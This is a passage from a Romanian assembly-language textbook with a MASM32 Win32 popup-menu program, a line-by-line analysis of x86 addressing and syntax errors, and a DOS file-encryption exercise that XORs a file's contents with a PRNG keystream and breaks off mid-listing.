Exemplul 9.2: Să se creeze o fereastră care afişează un meniu la apăsarea butonului din dreapta al mouse-ului. Meniul conţine: Varianta1, Varianta2, Exit. La selectarea componentelor Varianta1 sau Varianta2 se va afişa în fereastră un text corespunzător alegerii făcute. La selectarea lui Exit, se închide fereastra aplicaţiei.



Ex2.asm

```
.386                        ;prezenţa acestei directive anunţă asamblorul să folosească
                            ;setul de instrucţiuni 386.
model flat, stdcall         ;specificarea modelului de memorie al programului

option casemap :none
include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc
include \masm32\include\gdi32.inc
```

;fişierele care trebuie incluse pentru programele Windows:

- windows.inc conţine declaraţiile pentru constantele şi definiţiile Win32API;
- kernel32.inc conţine funcţiile GetModuleHandle şi ExitProcess;
- user32.inc conţine funcţiile LoadIcon, LoadCursor, RegisterClassEx, CreateWindowEx, ShowWindow, UpdateWindow, GetMessage, SendMessage, TranslateMessage, DispatchMessage, PostQuitMessage, BeginPaint, EndPaint, GetWindowRect, GetDC, MessageBox, CreatePopupMenu, AppendMenu, TrackPopupMenu, DestroyWindow, DefWindowProc.
- gdi32.inc conţine funcţia TextOut

```
includelib \masm32\lib\user32.lib
```

```
includelib \masm32\lib\kernel32.lib
includelib \masm32\lib\gdi32.lib
;bibliotecile de care funcţiile au nevoie pentru a putea fi folosite sunt de asemenea incluse.

.const                          ;secţiunea variabilelor iniţializate a căror valoare nu se va
                                ;schimba
IDM_VAR1    equ 2               ;identificatorii componentelor meniului
IDM_VAR2    equ 3
IDM_EXIT    equ 1
;sectiunea .const conţine identificatorii componentelor meniului, pentru a fi folosiţi de către
;procedura care procesează mesajele primite (WndProc)

.data                           ;secţiunea variabilelor iniţializate
ClassName db "WinClass",0       ;numele clasei fereastră
AppName db "Popup Menu",0       ;numele ferestrei
var1 db "Varianta 1",0          ;prima componentă a meniului
var2 db " Varianta 2",0         ;a doua componentă a meniului
exit db "Exit",0                ;a treia componentă a meniului
text1 db "Ati ales varianta 1 din meniu",0      ;textul afişat în fereastră la selectarea
                                                ;componentei Varianta1 a meniului
text2 db "Ati ales varianta 2 din meniu",0      ;textul afişat în fereastră la selectarea
                                                ;componentei Varianta2 a meniului
menu db "Apasaţi butonul drept al mouse-ului pentru afisarea meniului",0
                                ;textul afişat în fereastră la început, înainte de selectarea
                                ;vreunei componente a meniului

.data?                          ;secţiunea variabilelor neiniţializate
hInstance HINSTANCE ?           ;identificatorul instanţei programului
hwnd HWND ?                     ;identificatorul ferestrei
hdc HDC ?                       ;variabilă folosită pentru a reţine identificatorul zonei de
                                ;afişare a ferestrei obţinut prin apelul funcţiei GetDC
wtop dd ?                       ;variabile folosite pentru a reţine coordonatele ferestrei
wleft dd ?                      ;aplicaţiei, returnate de către funcţia GetWindowRect

.code

WinMain proc hInst:HINSTANCE, hPrevInst:HINSTANCE, CmdLine:LPSTR,
CmdShow:DWORD
local wc:WNDCLASSEX             ;clasa fereastră pe care o creăm. O astfel de clasă reprezintă
                                ;schema specificaţiilor pentru o fereastră (window),
                                ;definind caracteristici importante pentru o fereastră.
local msg:MSG                   ;va conţine mesajele pe care bucla de mesaje le captează
local hmenu:HWND                ;conţine identificatorul ferestrei
```

```
mov wc.cbSize, SIZEOF WNDCLASSEX      ;mărimea în octeţi a structurii WNDCALSSEX
mov wc.style, CS_HREDRAW or CS_VREDRAW  ;stilul ferestrei create din această clasă; aici
                                      ;sunt combinate 2 stiluri folosind operatorul "or".
mov wc.lpfnWndProc, offset WndProc    ;adresa procedurii responsabile de fereastra creată
mov wc.cbClsExtra, NULL               ;numărul de octeţi suplimentari alocaţi după structura clasei
                                      ;ferestrei
mov wc.cbWndExtra, NULL               ;numărul de octeţi suplimentari alocaţi după instanţa
                                      ;ferestrei
push hInstance                        ;identificatorul instanţei programului
pop wc.hInstance
mov wc.hbrBackground, COLOR_WINDOW+1  ;culoarea de fond a ferestrei create
mov wc.lpszMenuName, offset MenuName  ;identificator implicit al meniului ferestrei
                                      ;create
mov wc.lpszClassName, offset ClassName ;numele clasei ferestrei
invoke LoadIcon, NULL, IDI_APPLICATION ;funcţia obţine în eax identificatorul icon-
                                      ;ului ferestrei
mov wc.hIcon, eax
mov wc.hIconSm, 0                     ;identificatorul unui icon mic, asociat cu
                                      ;clasa fereastră
invoke LoadCursor, NULL, IDC_ARROW    ;funcţia obţine în eax identificatorul
                                      ;cursorului ferestrei
mov wc.hCursor, eax
invoke RegisterClassEx, addr wc       ;înregistrarea clasei ferestrei
invoke CreateWindowEx, 0, addr ClassName, addr AppName,
WS_OVERLAPPEDWINDOW or WS_VISIBLE, CW_USEDEFAULT,
CW_USEDEFAULT, 400, 200, NULL, NULL, hInst, NULL
;crearea efectivă a ferestrei este realizată prin apelul funcţiei CreateWindowEx; parametrii
;acestei funcţii specifică modul de creare a ferestrei; identificatorul ferestrei va fi returnat în eax
;şi reţinut în variabila hwnd

mov hwnd, eax
invoke ShowWindow, hwnd, SW_SHOWNORMAL
;fereastra astfel creată nu va fi afişată pe ecran decât după apelul funcţiei ShowWindow, care
;primeşte ca şi argumente identificatorul ferestrei şi modul de afişare.

INVOKE UpdateWindow, hwnd             ;funcţia UpdateWindow actualizează zona ferestrei
                                      ;specificate prin identificatorul hwnd
.while TRUE
        invoke GetMessage, addr msg, NULL, 0, 0
        .break .if (!eax)
        invoke TranslateMessage, addr msg
        invoke DispatchMessage, addr msg
.endw
```

;aceasta este bucla de mesaje care verifică în mod continuu mesajele primite din partea ;sistemului de operare apelând funcţia GetMessage. Apoi, TranslateMessage va transforma ;intrările de la tastatură în noi mesaje pe care le pune în coada de mesaje. DispatchMessage ;trimite mesajele procedurii WndProc, unde sunt procesate.

```
mov eax, msg.wParam         ;funcţia returnează valoarea msg.wParam, sau 0 dacă nu s-a intrat
                            ;;în bucla de mesaje
ret                         ;revenire din funcţie
WinMain endp
WndProc proc hWnd:HWND, uMsg:UINT, wParam:WPARAM, lParam:LPARAM
;în această funcţie sunt procesate mesajele.
LOCAL ps:PAINTSTRUCT        ;variabilă în care funcţia BeginPaint va returna informaţii
                            ;necesare afişărilor în fereastră
LOCAL rect:RECT             ;variabilă în care funcţia GetWindowRect va returna
                            ;dimensiunile ferestrei aplicaţiei
LOCAL wmenu:DWORD           ;în această variabilă locală se va reţine handle-ul meniului
                            ;pe care îl vom afişa la apăsarea butonul din dreapta al
                            ;mouse-ului
mov  eax,uMsg               ;uMsg conţine identificatorul mesajului care urmează a fi
                            ;procesat
.iF eax==WM_DESTROY                 ;mesaj trimis după ce fereastra aplicaţiei a fost
                                    ;închisă (a fost ştearsă de pe ecran)
      invoke PostQuitMessage,NULL   ;această funcţie pune un mesaj WM_QUIT în coada
                                    ;de mesaje a aplicaţiei, anunţând terminarea
                                    ;aplicaţiei; atunci când va primi mesajul
                                    ;WM_QUIT, aplicaţia va ieşi din bucla de mesaje
.ELSEIF eax==WM_PAINT               ;acest mesaj specifică faptul că aplicaţia doreşte să
                                    ;facă afişări în fereastra sa
      invoke GetWindowRect,hWnd,ADDR rect
                                    ;funcţia returnează în structura rect dimensiunile
                                    ;ferestrei cu identificatorul hWnd
      mov eax,rect.top              ;coordonatele ferestrei se reţin în variabilele wtop
      mov wtop,eax                  ;şi wleft
      mov eax,rect.left
      mov wleft,eax

      invoke BeginPaint,hWnd, ADDR ps     ;această funcţie pregăteşte fereastra pentru
                                    ;afişări, returnând în structura ps informaţii
                                    ;necesare afişărilor; funcţia returnează în eax
                                    ;handle-ul zonei de afişare a ferestrei cu
                                    ;identificatorul hWnd
      mov  hdc,eax                  ;identificatorul astfel obţinut se reţine în hdc
```

```
        invoke TextOut,hdc,0,0,ADDR menu,(SIZEOF menu) -1
                                        ;afişarea şirului de caractere menu începând de la
                                        ;coordonatele 0,0
        invoke EndPaint,hWnd, ADDR ps   ;terminarea afişărilor în fereastra cu identificatorul
                                        ;hWnd

.ELSEIF eax==WM_MOVE                    ;mesaj trimis dacă poziţia ferestrei pe ecran s-a
                                        ;modificat
        invoke GetWindowRect,hWnd,ADDR rect
        mov eax,rect.top                ;se actualizează valorile variabilelor wtop şi wleft
        mov wtop,eax
        mov eax,rect.left
        mov wleft,eax
.ELSEIF eax==WM_COMMAND                 ;mesaj trimis dacă utilizatorul a selectat o
                                        ;componentă a meniului; putem identifica
                                        ;componenta selectată prin intermediul valorii
                                        ;parametrului wParam
        mov eax,wParam
        .IF ax==IDM_VAR1                ;dacă a fost selectată componenta „Varianta 1" a
                                        ;meniului, se va afişa în fereastră un mesaj
                                        ;corespunzător
            invoke GetDC,hWnd           ;funcţia GetDC returnează în eax handle-ul zonei
                                        ;de afişare a ferestrei cu identificatorul hWnd
            mov   hdc,eax               ;identificatorul astfel obţinut se reţine în hdc
            invoke SendMessage,hWnd,WM_ERASEBKGND,hdc,0
                                        ;funcţia trimite mesajul WM_ERASEBKGND către
                                        ;fereastra cu identificatorul hWnd; tratarea acestui
                                        ;mesaj va avea ca şi efect ştergerea conţinutului
                                        ;ferestrei
            invoke TextOut,hdc,0,0,ADDR text1,(SIZEOF text1) -1
                                        ;afişarea şirului de caractere text1 începând de la
                                        ;coordonatele 0,0
            invoke EndPaint,hWnd, ADDR ps
                                        ;terminarea afişărilor în fereastra cu identificatorul
                                        ;hWnd
        .ELSEIF ax==IDM_VAR2            ;dacă a fost selectată componenta „Varianta 2" a
                                        ;meniului, se va proceda similar, singura diferenţă
                                        ;fiind faptul că se va afişa şirul de caractere text2
            invoke GetDC,hWnd
            mov   hdc,eax
            invoke SendMessage,hWnd,WM_ERASEBKGND,hdc,0
            invoke TextOut,hdc,0,0,ADDR text2,(SIZEOF text2) -1
            invoke EndPaint,hWnd, ADDR ps
```

```
        ELSEIF ax==IDM_EXIT             ;dacă a fost selectată componenta IDM_exit, atunci
                                        ;are loc închiderea ferestrei aplicaţiei
            invoke DestroyWindow,hwnd
        .ENDIF

.ELSEIF eax==WM_RBUTTONDOWN             ;mesaj trimis la apăsarea butonului din dreapta al
                                        ;mouse-ului
        invoke CreatePopupMenu          ;funcţia creează un meniu iniţial gol
                                        ;dacă crearea s-a făcut cu succes, în eax se
                                        ;returnează handle-ul meniului
        mov [wmenu],eax                 ;reţinem în wmenu valoarea returnată
        invoke AppendMenu,wmenu,MF_STRING,IDM_VAR1,ADDR var1
                                        ;adăugăm la meniu componenta „Varianta 1"
        invoke AppendMenu,wmenu,MF_STRING,IDM_VAR2,ADDR var2
                                        ;adăugăm la meniu componenta „Varianta 2"
        invoke AppendMenu,wmenu,MF_STRING,IDM_EXIT,ADDR exit
                                        ;adăugăm la meniu componenta „Exit"
        mov ebx,lParam                  ;lParam conţine coordonatele cursorului (cuvântul
                                        ;mai puţin semnificativ conţine coordonata x, iar
                                        ;cuvântul mai semnificativ conţine coordonata y)
        ;în continuare se vor calcula coordonatele meniului relativ la poziţia cursorului şi a
        ;ferestrei (wtop, wleft)

        mov ecx,ebx
        and ebx,0ffffh
        shr ecx,16
        add ebx,wleft
        add ecx,wtop
        add ecx,20

        invoke TrackPopupMenu,wmenu,TPM_CENTERALIGN +TPM_LEFTBUTTON, ebx,
        ecx,0,hWnd,NULL
                                ;această funcţie afişează un meniu la coordonatele specificate
                                ;wmenu – handle-ul meniului pe care dorim să îl afişăm
                                ;TPM_CENTERALIGN – centrarea orizontală a meniului se va face
                                ;relativ la coordonatele specificate de parametrul ebx
                                ;TPM_LEFTBUTTON – componentele meniului vor putea fi
                                ;selectate doar prin apăsarea butonului din stânga al mouse-ului
                                ;ebx - locaţia orizontală a meniului
                                ;ecx – locaţia verticală a meniului
                                ;hWnd – identificatorul ferestrei de care aparţine meniul
.ELSE
```

```
        invoke DefWindowProc,hWnd,uMsg,wParam,lParam
                                        ;această funcţie apelează procedura implicită de
                                        ;procesare a mesajelor pentru toate mesajele pe care
                                        ;aplicaţia nu le procesează
        ret
.ENDIF
xor     eax,eax
ret
WndProc endp

start:
        invoke GetModuleHandle, NULL            ;la începutul segmentului de cod, se obţine
                                                ;în eax identificatorul instanţei programului
                                                ;prin apelul funcţiei GetModuleHandle.
        mov hInstance, eax                      ;variabila hInstance se iniţializează cu
                                                identificatorul returnat de către funcţia
                                                GetModuleHandle
        invoke WinMain, hInstance, NULL, NULL, 0        ;apelul funcţiei WinMain
        invoke ExitProcess, eax                 ;terminarea aplicaţiei
end start
```

Pentru asamblarea şi link-editarea fişierului sursă vom introduce următoarele comenzi:

```
\masm32\bin\ml /c /coff ex2.asm
        ;asamblarea fişierului sursă ex2.asm, în urma căreia va rezulta fişierul ex2.obj
\masm32\bin\link /SUBSYSTEM:WINDOWS ex2.obj
        ;link-editarea în urma căreia va rezulta executabilul ex2.exe
```

CAPITOLUL 10

PROBLEME DIVERSE

Exemplul 10.1.


Se dă următoarea secvenţă de cod:

```
data segment
        ...
        a dw 1357h, 1245h, 7891h, 1234h, 5678h
        b db 13
        d dd 12345678h
        ...
data ends

code segment
start:
        ...
        mov ax, a+2                 (1)
        mov dx, a+4                 (2)
        mov ax, cx+1                (3)
        mov al, a                   (4)
        mov ah, a+1                 (5)
        lea bx, offset a            (6)
        lea bl, offset b            (7)
        mov ax,offset [bx]          (8)
        ...
        mov dx, bx                  (9)
        mov dx, [bx]                (10)
        mov dx, [cx]                (11)
        mov dh, [bx]                (12)
        mov dl, [bl]                (13)
        mov dx, [bx+bp]             (14)
        mov dx:ax, ds:[bx]          (15)
        les cx, d                   (16)
        les cx, a+4                 (17)
        lds ax, bx                  (18)
        lds ax, [bx]                (19)
        ...
code ends
end start
```

Să se analizeze linie cu linie corectitudinea (sintactică sau logică) a acţiunilor exprimate şi să se precizeze efectele fiecărei linii de cod sursă corecte.

Vom analiza liniile acestui cod, indicând efectele rezultate în urma execuţiei codului sau vom corecta eventualele erori indicând de asemenea tipul lor (logice sau de sintaxă).

Ţinând cont de reprezentarea *little-endian*, modul de reprezentare în memorie al valorilor definite în segmentul de date este:



Vom analiza acum fiecare dintre liniile numerotate din secvenţa dată.

- În urma execuţiei instrucţiunii (1) în registrul AX va fi reţinută o valoare de dimensiunea unui cuvânt care începe la adresa 'a+2' (în memorie). Având în vedere că reprezentarea în memorie a numerelor se face folosind reprezentarea '*Little endien*' (vezi reprezentarea de mai sus) în registrul AX va fi depusă valoarea 1245h.

- În linia următoare (2) situaţia este similară, în DX fiind depusă valoarea de tip cuvânt care începe la adresa 'a+4', deci valoarea 7891h.

- În linia (3) folosirea operatorului '+' este incorectă. Operatorii în limbajul de asamblare nu pot fi utilizaţi decât cu operanzi ce pot fi determinaţi ca valori constante la momentul asamblării. Conţinutul regiştrilor nu reprezintă valori ce pot fi evaluate în momentul asamblării, deci nici CX nu poate fi utilizat într-o expresie ce foloseşte operatorul '+'. Pentru a obţine efectul sugerat, în locul instrucţiunii (3) putem folosi secvenţa:

```
add cx, 1      ;în locul operatorului '+' folosim instrucţiunea ADD
mov ax, cx
```

- Linia (4) va furniza eroarea de sintaxă "operand types do not match" (tipul celor doi operanzi nu este acelaşi) şi anume nepotrivirea dimensiunii de reprezentare a celor doi operanzi ai instrucţiunii mov. Operandul destinaţie (AL) este un octet în timp ce operandul sursă indică o valoare de tip cuvânt. Pentru a putea fi acceptată sintactic, cei doi operanzi trebuie să aibă aceeaşi dimensiune de reprezentare (fie octet, fie cuvânt, dublucuvântul nefiind acceptat ca operand al instrucţiunii mov). Ca urmare,

```
mov ax, a              ;va rezulta ax:=1357h          sau
mov al, byte PTR a     ;va rezulta al:=57h
```

  reprezintă oricare dintre ele instrucţiuni corecte din punct de vedere sintactic. În cea de a doua situaţie se face conversie (nedistructivă) la tipul cerut de primul operand (octet) utilizând în acest scop operatorul 'PTR'.

- Linia (5) este similară cu cea anterioară, fiind întâlnită aceeaşi eroare de sintaxă. Aritmetica de pointeri "a+1" nu modifică tipul operandului sursă, acesta rămânând octet şi nepotrivindu-se cu dimensiunea de reprezentare a operandului destinaţie ax (cuvânt). Cele două variante corecte sintactic pentru această situaţie sunt:

```
mov ax, a+1            ;ax:=4513h          sau
mov ah, byte PTR a+1   ;ah:=13h
```

- Linia (6) conţine o instrucţiune de transfer al adresei (LEA), care prin definiţie încarcă deplasamentul (offset-ul) operandului sursă în operandul destinaţie. Ca urmare, specificarea explicită a operatorului OFFSET constituie o eroare (de sintaxă). Operandul sursă în acest caz nu este o adresă de memorie aşa cum cere sintaxa instrucţiunii LEA (*lea registru, adresa_de_memorie*), deoarece expresia "offset var_memorie" reprezintă o valoare constantă determinabilă la momentul asamblării (aşa cum cere dealtfel şi utilizarea operatorului *offset*). Astfel, asamblorul nu poate încărca în BX "adresa (deplasamentul) unei valori constante" (aşa cum s-ar traduce semantic, dacă ar putea fi acceptată sintactic instrucţiunea *lea reg, offset var_mem*). La întâlnirea instrucţiunii (6) va rezulta o eroare de sintaxă afişându-se mesajul "Illegal immediate" (utilizare ilegală a unei valori constante). Variante corecte pentru această instrucţiune:

```
i) lea bx, a            ;în registrul bx se va încărca offset-ul variabilei a
ii) mov bx, offset a    ;idem
```

Cele două instrucţiuni sunt echivalente. Cu toate acestea, instrucţiunea 'lea' este mai puternică decât operatorul 'offset' deoarece spre deosebire de acesta din urmă permite apariţia unor expresii a căror evaluare este posibilă doar la momentul execuţiei. Spre exemplu, instrucţiunea

```
lea dx, [bx+v]      ;transfer adresă în DX
```

(care preia conţinutul registrului BX interpretat drept adresă şi se adună la acesta deplasamentul variabilei v, valoarea de tip adresă astfel obţinută fiind transferată apoi în registrul DX) nu are echivalent în varianta cu operatorul offset. Pe de altă parte, spre deosebire de LEA,

```
mov dx, [bx+v]      ;transfer conţinut în DX
```

preia conţinutul (mai precis cuvântul) de la adresa calculată mai sus şi îl transferă în registrul DX.

- Faţă de linia (6), linia (7) mai conţine o eroare (tot de sintaxă): primul operand al instrucţiunii 'lea' trebuie să fie obligatoriu un registru reprezentat pe 16 biţi (cuvânt – iar în cazul de faţă avem BL – octet, deci se va semnala eroare) deoarece în acesta se va încărca offset-ul unei zone de memorie, iar deplasamentul este întotdeauna reprezentat pe 16 biţi. Variantele corecte sintactic sunt şi aici similare celor de mai sus:

i) lea bx, b
ii) mov bx, offset b

- Instrucţiunea din linia (8) va genera o eroare de sintaxă datorită folosirii incorecte a operatorului OFFSET (acesta poate fi folosit doar cu valori care adresează direct o locaţie de memorie). În cazul de faţă operandul [bx] este indexat, deci nu poate fi evaluat la momentul asamblării cum impune operatorul offset. În locul acestuia putem folosi instrucţiunea LEA care este similară ca efect intenţionat şi în plus nu generează eroare.

lea ax, [bx]

- Instrucţiunea de la linia (9) este corectă. În registrul dx va fi încărcată valoarea din registrul bx (dx:=bx). În acest caz se foloseşte un mod de adresare directă.

- Spre deosebire de instrucţiunea anterioară, la instrucţiunea (10) în registrul dx va fi încărcat un cuvânt care începe la locaţia de memorie (adresa) corespunzătoare valorii conţinute în registrul bx. Adică, valoarea din bx este folosită ca offset (deplasament) pentru a accesa o locaţie de memorie, de unde se va încărca un cuvânt. De ce un cuvânt şi nu un octet sau un dublucuvânt ? Deoarece destinaţia (dx) este de dimensiune un cuvânt. În această situaţie s-a folosit un mod de adresare indirectă a memoriei (sursa [bx] este un operand din memorie).

- Instrucţiunea din linia (11) conţine o eroare de sintaxă: operandul sursă nu are un tip valid. Deşi la prima vedere situaţia pare similară cu cea anterioară, folosirea registrului cx în adresarea indirectă nu este permisă. Acest registru nu apare ca posibil în formula de determinare a offset-ului unui operand:

Offset_operand = [registru_de_baza] + [registru_index] + [const]

unde registru_de_baza este bx sau bp, registru_index este si sau di, iar const este o expresie a cărei valoare se poate determina la momentul asamblării. Prezenţa oricărei componente de mai sus este opţională, este însă necesar ca cel puţin o componentă să fie prezentă. Deci singurii regiştri care au voie să apară într-o adresare indirectă sunt bx, bp, si şi di. Orice apariţie a altui registru decât aceştia patru va provoca o eroare de sintaxă.

- Deşi la prima vedere pare incorectă în cadrul instrucţiunii mov folosirea a doi regiştri de tipuri diferite (dh octet şi bx cuvânt), totuşi instrucţiunea din linia (12) este corectă, în registrul DH fiind încărcat octetul care începe la adresa de memorie corespunzătoare valorii conţinute în registrul BX. Acest lucru este posibil datorită folosirii indexate a registrului bx, adresarea indirectă făcând posibilă operarea în mod dinamic asupra datelor folosite.

- Instrucţiunea din linia (13) va genera o eroare de sintaxă. La fel ca în linia (11) sursa nu are un tip valid: registrul BL nu apare în formula de determinare a offset-ului.

Deplasamentul se exprimă pe 16 biţi (deci e nevoie de un registru pe 16 biţi) şi nu pe 8 biţi (cum este aici cazul lui BL).

- Deşi în linia (14) sursa instrucţiunii mov s-ar părea că respectă formula de determinare a offset-ului, această instrucţiune va genera o eroare de sintaxă deoarece nu este corectă folosirea a doi regiştri de acelaşi tip în formula de determinare a offset-ului (în acest caz doi regiştri de bază). Aici trebuie folosit ori BX ori BP, însă nu amândoi simultan! Acelaşi lucru este valabil şi pentru regiştri de index dacă aceştia apar: trebuie folosit fie SI fie DI, însă nu amândoi simultan!

- Si linia (15) conţine o eroare de sintaxă, de această dată eroarea fiind datorată tipului invalid al operandului destinaţie. Instrucţiunea mov permite operarea asupra unor date de tip octet sau cuvânt, iar folosirea unui dublucuvânt ca în situaţia de faţă este incorectă. Pentru a putea încărca regiştrii dx şi ax cu valorile dorite este necesară folosirea a două instrucţiuni mov:

```
mov ax, ds:[bx]     ;transferă cuvântul de la adresa ds:bx în ax
mov dx, ds:[bx+2]   ;transferă în dx următorul cuvânt de memorie
```

- Folosirea instrucţiunii LES în linia (16) transferă dublucuvântul memorat în variabila de memorie d în perechea de regiştri ES:CX (es:=1234h, cx=5678h). Aici se interpretează că d conţine o adresă far (de aceea instrucţiunea LES face parte din categoria instrucţiunilor de transfer al adreselor, chiar dacă instrucţiunea nu pretinde ca acel dublucuvânt să fie neapărat o adresă...).

- În urma analizei instrucţiunii din linia (17) va fi generată o eroare de sintaxă, tipul celui de-al doilea operand nefiind unul valid. Instrucţiunea LES, la fel ca şi LDS necesită ca operand sursă o variabilă de memorie dublucuvânt. Variabila a fiind de tip cuvânt se va genera o eroare de tip "*operands types do not match*". Pentru a avea tipul corect de dată necesar instrucţiunii putem folosi operatorul PTR. Instrucţiunea corectă echivalentă este:

```
les cx, dword ptr a + 4     ;es:=7891h, cx:= 1234h
```

- Ca şi în situaţia anterioară, în linia (18) vom avea din nou o eroare de sintaxă (bx nu este dublucuvânt), de această dată folosirea operatorului PTR nefiind posibilă ca alternativă, deoarece operatorul PTR nu operează asupra regiştrilor, ci numai asupra locaţiilor de memorie.

- Folosirea indexată a registrului BX ca operand sursă este corectă în instrucţiunea LDS, astfel în linia (19) în DS:AX va fi încărcat un dublucuvânt care începe la locaţia de memorie corespunzătoare valorii deplasament conţinute în registrul BX.

Exemplul 10.2. Se cere scrierea unui program de criptare a unui fişier (specificat ca parametru). Criptarea se face pe baza unei chei preluate din variabila de mediu KEYWORD, care în prealabil se va seta cu comanda:

set KEYWORD = <cheie> (de exemplu: set KEYWORD = ALA_BALA)

Valoarea acestei variabile poate fi verificata cu comanda SET (fără specificare de parametri), iar anularea se face prin reîncărcarea sistemului sau prin comanda:

set KEYWORD=

Observaţii: Obţinerea programului executabil CODIF.COM se poate face prin:

tasm codif
tlink /t codif

unde codif.asm este numele fişierului scris în asamblare pentru rezolvarea acestei probleme. Utilizare:

codif nume_fis.ext

Comanda acţionează ca un comutator, având efectul criptării (dacă fişierul este necriptat) sau a decriptării (dacă fişierul este deja criptat).

Se pot specifica unitatea si calea. Nu sunt permise specificările generice (de genul *.pas sau fis?.exe), numele fişierului trebuind să fie complet specificat. Nu exista extensie implicită. Numele fişierului nu se modifica în urma criptării.

Nu se efectuează cópii, varianta criptată suprapunându-se peste cea iniţială. Deci, atenţie la utilizare!

Codif.asm

```
BLOCKSIZE       equ   1024        ;1 bloc = 1K
PRNG_A          equ   1291        ;valori cheie (aleatoare) pentru realizarea
PRNG_C          equ   4286        ;conversiei
                                  ;aceste valori se pot modifica după dorinţă!

cod segment para public 'code'
assume cs:cod, ds:cod, ss:cod, es:cod

        org   0081h
cmd_line  label  byte             ;linia de comanda începe în PSP la această adresă
        org   0100h               ;program .COM

cifru   proc  near
        push  cs
        pop   ds                  ;ds = cs

;caută în mediul DOS linia "KEYWORD = valoare" şi foloseşte "valoare" pentru iniţializarea
;generatorului de numere aleatoare
```

```
look_for_keyword:
        mov     ax, ds:2ch              ;adresa PSP a mediului DOS
        mov     es, ax                  ;se copiază în ES
        xor     si, si                  ;start la offset = 0

env_test_line:
        mov     al, es:[si+1]           ;preia următorul octet
        cmp     al, 0                   ;este 'null' ?
        je      key_error               ;dacă da, sfârşit de mediu
        xor     bx, bx                  ;pune 0 în contor
                                        ;în bx se va afla numărul primelor caractere
                                        ;consecutive găsite identice în urma comparării pe
                                        ;şiruri
        mov     di, offset key_marker   ;adresa şirului de căutat

env_test_byte:
        mov al, es:[si]                 ;preia octet din mediu
        inc si                          ;pointează la următorul octet
        mov ah, [di]                    ;preia octet din key_marker
        inc di                          ;pointează la următorul octet
        cmp al, ah                      ;compară octeţii corespunzători
        jne env_skip_line               ;în caz de nepotrivire, salt
        inc bx                          ;altfel, incrementează contor
        cmp bx, marker_len              ;contor = lungimea şirului?
        je env_skip_equals              ;dacă da, a fost identificat
        jmp short env_test_byte         ;dacă nu, continuă căutarea

key_error:
        mov dx, offset keyword_msg      ;dacă nu a fost găsit,
        jmp general_exit                ;ieşire cu mesaj de eroare
                                        ;stringul curent nu este 'KEYWORD', deci avans la
                                        ;linia următoare
env_skip_line:
        mov al, es:[si]                 ;preia octet din mediu
        inc si                          ;şi avansează în şir
        cmp al, 0                       ;este 'null' ?
        jne env_skip_line               ;repeta până când e 'null'
        jmp short env_test_line         ;apoi testează linia următoare

;aici es:si pointează către primul octet după 'KEYWORD'
;se caută '='
```

```
env_skip_equals:
        mov al, es:[si]             ;preia octet din mediu
        inc si                      ;si avansează
        cmp al, 0                   ;e sfârşit de şir ?
        je key_error                ;dacă da, eroare
        cmp al, '='                 ;altfel, este '=' ?
        jne env_skip_equals         ;dacă nu, continuă

;aici es:si pointează spre primul octet de după '='

env_skip_blanks:
        mov al, es:[si]             ;preia octet din mediu
        inc si                      ;si avansează
        cmp al, 0                   ;e sfârşit de şir?
        je key_error                ;dacă da, eroare
        cmp al, 20h                 ;se ignoră blancurile şi
        jle env_skip_blanks         ;caracterele de control

;aici es:si pointează spre al doilea octet al şirului cheie

        dec si                      ;pentru a pointa spre primul
        mov seed, 0                 ;iniţializare: seed = 0

make_seed_loop:
        mov al, es:[si]             ;preia octet din mediu
        inc si                      ;şi avansează
        cmp al, 20h                 ;ignora caracterele cu codul <= 20h
        jle read_filename
        cmp al, 7fh                 ;ieşire la întâlnirea
        jg read_filename            ;primului octet grafic
        xor ah, ah                  ;ah = 0
        mov cl, 3                   ;prepararea variabilei
        shl seed, cl                ;seed pentru generarea de
        add seed, ax                ;valori aleatoare
        jmp short make_seed_loop

name_error:
        mov dx,offset name_msg
        jmp general_exit            ;ieşire cu mesaj

;preluarea numelui fişierului din linia de comandă

read_filename:
```

```
        push cs
        pop es                          ;es = cs
        mov si, offset cmd_line         ;adresa liniei de comandă

skip_blanks:
        lodsb                           ;citeşte octet din linie
        cmp al, 0dh                     ;este sfârşit de linie (EOL) ?
        je name_error                   ;dacă da, salt la ieşire cu mesaj
        cmp al, 20h                     ;ignoră caracterele <= 20h
        jle skip_blanks

;aici si pointează spre al doilea octet al numelui de fişier

        dec si                          ;si = adresa numelui de fişier
        push si                         ;salvarea acesteia

skip_filename:
        lodsb                           ;citeşte octet din linie
        cmp al, 20h                     ;dacă codul <= 20h se iese
        jg skip_filename

;aici si pointează spre al doilea octet de după numele fişierului

        dec si                          ;pentru a pointa spre primul
        mov byte ptr [si], 0            ;care este modificat in 'null'

;numele fişierului a fost identificat; se apelează DOS pentru deschiderea fişierului

        mov ax, 3d02h                   ;deschide fişierul pentru R/W
        pop dx                          ;dx = adresa numelui fişierului
        int 21h
        mov handle, ax                  ;salvează handle
        jnc outer_loop                  ;poziţionarea lui CF (carry flag) indică apariţia unei
                                        ;erori
        mov dx, offset open_msg
        jmp general_exit                ;ieşire cu mesaj de eroare

outer_loop:
        mov ah, 2                       ;tipăreşte '.' la ieşire la
        mov dl, '.'                     ;terminarea procesării
        int 21h                         ;fiecărui bloc
        mov ah, 3fh                     ;citeşte un bloc din fişier
        mov bx, handle
```

```
        mov cx, BLOCKSIZE
        mov dx, offset buffer
        int 21h
        jc read_error
        cmp ax, 0                       ;dacă contorul e zero, atunci
        je close_and_quit               ;blocul a fost vid
        mov byte_count, ax              ;salvează valoare contor
        mov cx, ax                      ;iniţializează contor pentru următorul ciclu
        mov si, offset buffer           ;si = offset şir sursă
        mov di, si                      ;di = offset şir destinaţie
        mov bx, PRNG_A                  ;bx = multiplicator
inner_loop:
        mov ax, seed
        mul bx
        add ax, PRNG_C
        mov seed, ax                    ;utilizează ah drept cheie
        lodsb                           ;preia un octet
        xor al, ah                      ;îl converteşte
        stosb                           ;îl salvează în destinaţie
        loop inner_loop                 ;repetă ciclul până când cx = 0
        mov ax, 4200h                   ;poziţionare la început de bloc
        mov bx, handle
        mov cx, ptr_msw
        mov dx, ptr_lsw
        int 21h
        jc seek_error

        mov ah, 40h                     ;scrie blocul în fişier
        mov bx, handle
        mov cx, byte_count
        mov dx, offset buffer
        int 21h
        jc write_error

        mov cx, byte_count              ;sunt erori de scriere?
        cmp ax, cx
        jne write_error

